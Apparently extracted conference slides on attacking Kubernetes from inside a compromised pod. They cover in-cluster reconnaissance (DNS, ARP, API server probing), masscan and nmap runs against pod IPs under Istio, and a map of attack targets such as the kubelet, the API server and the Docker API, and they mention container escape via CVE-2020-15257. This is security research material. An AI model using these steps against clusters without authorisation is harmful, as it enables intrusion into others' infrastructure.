
Privileged Containers

Exploit shim(CVE-2020-15257) with net=host

Process Injection with CAP_SYS_PTRACE

12% Pod shares pid/net/cgroup on cloud

Where is the shell and his neighbors by default?



1) Where am I?

POD Name

POD IP

2) Which Namespace? In default namespace?

3) Which Node?

4) IP subnet of Node?

5) IP subnet of K8s Service?

6) Which cluster?

Service & Default DNS Rules

ServiceName

Cluster Domain (`-cluster-domain`)

`kubernetes.default.svc.cluster.local`
`force.tencent.svc.cluster.local`

NameSpace

K8s Default Service {name: kubernetes}:443

```
- kubernetes.default
- kubernetes.default.svc
- kubernetes
- kubernetes.default.svc.cluster.local
```

```
curl -ik https://kubernetes.default.svc:443/api/v1/namespaces/default/pods
```

HTTP/2 403

content-type: application/json


x-content-type-options: nosniff

content-length: 310

```
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "details": {
    "kind": "pods"
  },
  "code": 403
}
```

```
apiVersion: v1
kind: Service
metadata:
  name: kubernetes
  namespace: default
  resourceVersion: "158"
  selfLink: /api/v1/namespaces/default/services/kubernetes
  uid: 70527494-8a2f-4909-8a96-dd91997f4925
spec:
  clusterIP: 10.96.0.1
  ports:
    - name: https
      port: 443
      protocol: TCP
      targetPort: 8443
  sessionAffinity: None
  type: ClusterIP
status:
  loadBalancer: {}
```

Where is the shell and its neighbors by default?



POD Subnet:

```
podSubnet/--cluster-cidr
NAMESPACE   IP
default     172.17.0.12
default     172.17.0.3
default     172.17.0.4
default     172.17.0.5
Except kube-system
```

POD Name: hostname, DNS Reverse Lookup

IP: All containers in the POD share one POD IP (NET NS)

Namespace: In domain search, DNS Reverse Lookup

In default namespace: dig kubernetes

Node ip and subnet: cat /proc/net/arp

Service subnet: dig kubernetes.default, kube-dns nameserver

Cluster name: In domain search, (cat /etc/resolv.conf)

```
nameserver 10.x.x.x
```

```
search default.svc.cluster.local svc.cluster.local cluster.local
```

```
options ndots:5
```

```
serviceSubnet / --service-cluster-ip-range=10.96.0.0/12
10.102.14.42, 10.104.112.52 ...
```


Scan in Istio?

```
masscan 172.17.0.21 -p1-1000 --rate=500 -oX test.xml
1000 ports ALL OPEN
```

```
[root@tencent-force-pentest-for-all-test-not-hostnetwork]~/src
└─# masscan 172.17.0.21 -p1-1000 --rate=500 -oX test.xml

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-12-25 08:29:06 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [1000 ports/host]
[root@tencent-force-pentest-for-all-test-not-hostnetwork]~/src
└─# grep open test.xml | wc -l
947
[root@tencent-force-pentest-for-all-test-not-hostnetwork]~/src
└─# grep open test.xml | head
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
reason_ttl="64"/></port></ports></host>
<host endtime="1608884947"><address addr="172.17.0.21" addrtype="ipv4"/><p
```

```
x-request-id: 6a9fb188-f6df-9dfd-a4a2-c32809649b49
x-envoy-peer-metadata-id: sidecar~172.17.0.18~tencent-force-
pentest-for-all-test-not-
hostnetwork.default~default.svc.cluster.local
x-envoy-attempt-count: 1
x-b3-traceid: a9ef94194db1763fd54b70c9c2a1cfcb
x-b3-spanid: d54b70c9c2a1cfcb
x-envoy-peer-metadata: BASE64 DATA
```

Namespace / PODNAME / IP / ContainerNames / Labels / ServiceAccount / TLS ... / PodPorts / UnprivilegedPod / ...


```
nmap -sV -p1-1000 -T4 172.17.0.21
1000 ports ALL Filtered
```

```
[x]-[root@tencent-force-pentest-for-all-test-not-hostnetwork]~/src
└─# nmap -sV -p1-1000 -T4 172.17.0.21

Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-25 08:31 UTC
Nmap scan report for 172.17.0.21
Host is up (0.00013s latency).
All 1000 scanned ports on 172.17.0.21 are filtered
MAC Address: 02:42:AC:11:00:15 (Unknown)

Service detection performed. Please report any incorrect results at http://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 24.32 seconds
```

Scan in Istio?



Best port scanning for ISTIO: check host alive with ICMP, Identify service port/fingerprint in application layer.

```
nmap_rename -p 17 -iL all_ip_in_k8s.txt -sO -Pn (no work for service) / goistio_scan -iL nmap.output
```

K8s Component API: What to attack?

1. kubectl command (e.g. kubectl apply -f shell.yaml)
2. load ~/.kube/config
3. kubectl --(http)--> apiserver
4. apiserver --(http)--> kubelet rest api
5. kubelet --(http/docker.sock)--> docker api

Kube-apiserver *:8080/6443

Kubelet *:10250 (10255 read-only)

Dockerd *:2375

